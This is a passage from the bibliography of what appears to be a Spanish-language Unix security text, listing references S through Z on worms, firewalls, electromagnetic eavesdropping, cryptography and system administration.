- [SM70] Gresham Sykes and David Matza. Techniques of Neutralization: A Theory of Delinquency. In Marvin E. Wolfgang et al., editors, *The Sociology of Crime and Delinquency*, pages 292–299. John Wiley and Sons, 2nd edition, 1970.
- [Smi92] Martin Smith. Personnel Security. In Keith M. Jackson and Jan Hruska, editors, *Computer Security Reference Book*, chapter 33, pages 417–436. Butterworth-Heinemann, 1992.
- [Smi97] Nathan P. Smith. Stack Smashing Vulnerabilities in the Unix Operating System, 1997. <http://millcomm.com/~nate/machines/security/stack-smashing/>.
- [Smu90] Peter Smulders. The Threat of Information Theft by Reception of Electromagnetic Radiation from RS-232 Cables. *Computers and Security*, 9(1), 1990.
- [Spa88] Eugene H. Spafford. The Internet Worm program: An analysis. Technical Report CSD-TR-823, Purdue University Department of Computer Science, 1988.
- [Spa89] Eugene H. Spafford. The Internet Worm: Crisis and aftermath. *Communications of the ACM*, 32(6):678–687, 1989.
- [Spa91a] Eugene H. Spafford. The Internet Worm incident. Technical Report CSD-TR-933, Purdue University Department of Computer Science, 1991.
- [Spa91b] Eugene H. Spafford. OPUS: Preventing weak password choices. In *Proceedings of the 14th National Computer Security Conference*, pages 446–455, Octubre 1991.
- [Ste90] W. Richard Stevens. *Unix Network Programming*. Prentice Hall, 1990.
- [Ste94] W. Richard Stevens. *TCP/IP Illustrated Volume I: The Protocols*. Addison Wesley, 1994.
- [Ste98] Ingo Stengel. Security architectures based on active firewall components, 1998. FH-Darmstadt.
- [Sto89] Cliff Stoll. *The Cuckoo's Egg*. Doubleday, 1989.
- [Swi92] Peter Swinbank. Electromagnetic Radiation. In Keith M. Jackson and Jan Hruska, editors, *Computer Security Reference Book*, chapter 11, pages 75–90. Butterworth-Heinemann, 1992.
- [Tan91] Andrew Tanenbaum. *Operating Systems: Design and Implementation*. Prentice Hall, 1991.
- [Tan95] Andrew Tanenbaum. *Distributed Operating Systems*. Prentice Hall, 1995.
- [Tho84] Ken Thompson. Refections on trusting trust. *Communications of the ACM*, 27(8), Agosto 1984.
- [Tom94] Chris Tomlinson. A Practical Guide to Solaris Security. Technical report, Sun Microsystems (UK), Marzo 1994.

- [TW93] G. Winfield Treese and Alec Wolman. X through the firewall, and other applications relays. In *Proceedings of the USENIX Summer Conference*. The USENIX Association, Junio 1993.
- [TY82] Rebecca Thomas and Jean Yates. *A User Guide to the Unix System*. McGrawHill, 1982.
- [vE85] Wim van Eck. Electromagnetic Radiation from Video Display Units: An Eavesdropping Risk? *Computers and Security*, 4(4), 1985.
- [Ven92] Wietse Venema. TCP Wrapper: Network monitoring, access control and booby traps. In *Proceedings of the 3rd USENIX Unix Security Symposium*, pages 85–92. The USENIX Association, Septiembre 1992.
- [Vic94] Bob Vickers. Guide to safe X, Febrero 1994.
- [vKPG97] Robert van Kralingen, Corien Prins, and Jan Grijpink. Using your body as a key: legal aspects of biometrics, 1997.
- [vSS98] Carl van Schaik and Paul Smeddle. A Steganographic File System Implementation for Linux. Technical report, University of Cape Town (South Africa), Octubre 1998.
- [vSTO94] R. G. van Schyndel, A. Z. Tirkel, and C. F. Osborne. A digital watermark. In *International Conference on Image Processing*, volume 2, pages 86–90. IEEE, 1994.
- [WC94] John P. Wack and Lisa J. Carnahan. Keeping your site comfortably secure: an introduction to Internet Firewalls. Technical report, National Institute of Standards and Technology (NIST), Diciembre 1994. Special Publication 800-10.
- [WD95] Ira S. Winkler and Brian Deal. Information security technology?...Don´t rely on it. A case study in social engineering. In *Proceedings of the 5th USENIX Unix Security Symposium*. The USENIX Association, Junio 1995.
- [Wil74] M. J. Williamson. Non-Secret encryption using a finite field. Technical report, CESG, Enero 1974.
- [Wil76] M. J. Williamson. Thoughts on cheaper Non-Secret encryption. Technical report, CESG, Agosto 1976.
- [Wra91a] J.C. Wray. An analysis of covert timing channels. In *Proceedings of the 1991 Symposium on Research in Security and Privacy*, pages 2–7. IEEE Computer Society, Mayo 1991.
- [Wra91b] J.W. Wray. Toward a mathematical foundation for information flow security. In *Proceedings of the 1991 Symposium on Research in Security and Privacy*, pages 21–34. IEEE Computer Society, Mayo 1991.
- [Wre98] Dave Wreski. Linux Security Administrator´s Guide. <http://nic.com/~dave/Security/>, 1998.
- [Ylo96] Tuu Ylonen. SSH – Secure login connetions over the Internet. In *Proceedings of the 6th USENIX Security Symposium*, pages 37–42. The USENIX Association, Julio 1996.
- [Zim95a] Phil Zimmermann. *The Official PGP User´s Guide*. M.I.T. Press, 1995.
- [Zim95b] Phil Zimmermann. *PGP: Source Code and Internals*. M.I.T. Press, 1995.
- [Zur94] Jeffrey B. Zurschmeide. IRIX Advanced Site and Server Administration Guide. Technical Report 007-0603-100, Silicon Graphics, Inc., 1994.